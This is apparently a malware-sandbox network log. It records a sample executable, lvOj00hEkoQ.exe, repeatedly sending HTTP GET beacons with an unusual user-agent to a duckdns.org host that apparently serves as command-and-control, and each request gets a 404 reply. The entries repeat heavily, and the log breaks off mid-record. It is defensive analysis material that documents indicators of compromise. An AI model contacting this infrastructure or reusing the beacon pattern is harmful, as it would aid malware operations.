2022-08-05 10:11:44 UTC	33	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.6	49873	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:46 UTC	33	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:46 UTC	33	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:46 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:46 UTC	33	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49764	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:34 UTC	3	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:34 UTC	3	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:34 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:34 UTC	3	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.6	49874	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:47 UTC	33	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:47 UTC	33	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:47 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:47 UTC	34	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.6	49875	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:47 UTC	34	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:47 UTC	34	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:47 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:47 UTC	34	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.6	49876	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:48 UTC	34	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtnrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:48 UTC	34	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:48 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:48 UTC	34	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.6	49877	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:49 UTC	35	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:49 UTC	35	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:49 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:49 UTC	35	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.6	49878	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:49 UTC	35	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:49 UTC	35	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:49 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:49 UTC	35	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.6	49880	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:51 UTC	35	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:51 UTC	36	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:51 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:51 UTC	36	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.6	49881	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:52 UTC	36	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:52 UTC	36	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:52 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:52 UTC	36	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.6	49882	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:54 UTC	36	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:54 UTC	36	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:54 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:54 UTC	37	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.6	49883	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:55 UTC	37	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:55 UTC	37	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:55 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:55 UTC	37	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.6	49884	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:11:59 UTC	37	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:11:59 UTC	37	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:11:59 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:11:59 UTC	37	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49767	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:10:34 UTC	3	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:10:35 UTC	3	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:10:34 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:10:35 UTC	4	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.6	49885	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:00 UTC	38	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: IVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:00 UTC	38	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:00 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:00 UTC	38	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.6	49886	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:00 UTC	38	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:00 UTC	38	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:00 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:00 UTC	38	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.6	49887	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:01 UTC	38	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:01 UTC	39	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:01 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:01 UTC	39	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.6	49888	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:02 UTC	39	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:02 UTC	39	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:02 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:02 UTC	39	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.6	49889	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:02 UTC	39	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:02 UTC	39	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:02 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:02 UTC	40	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.6	49890	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:03 UTC	40	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:03 UTC	40	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:03 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:03 UTC	40	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.6	49892	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
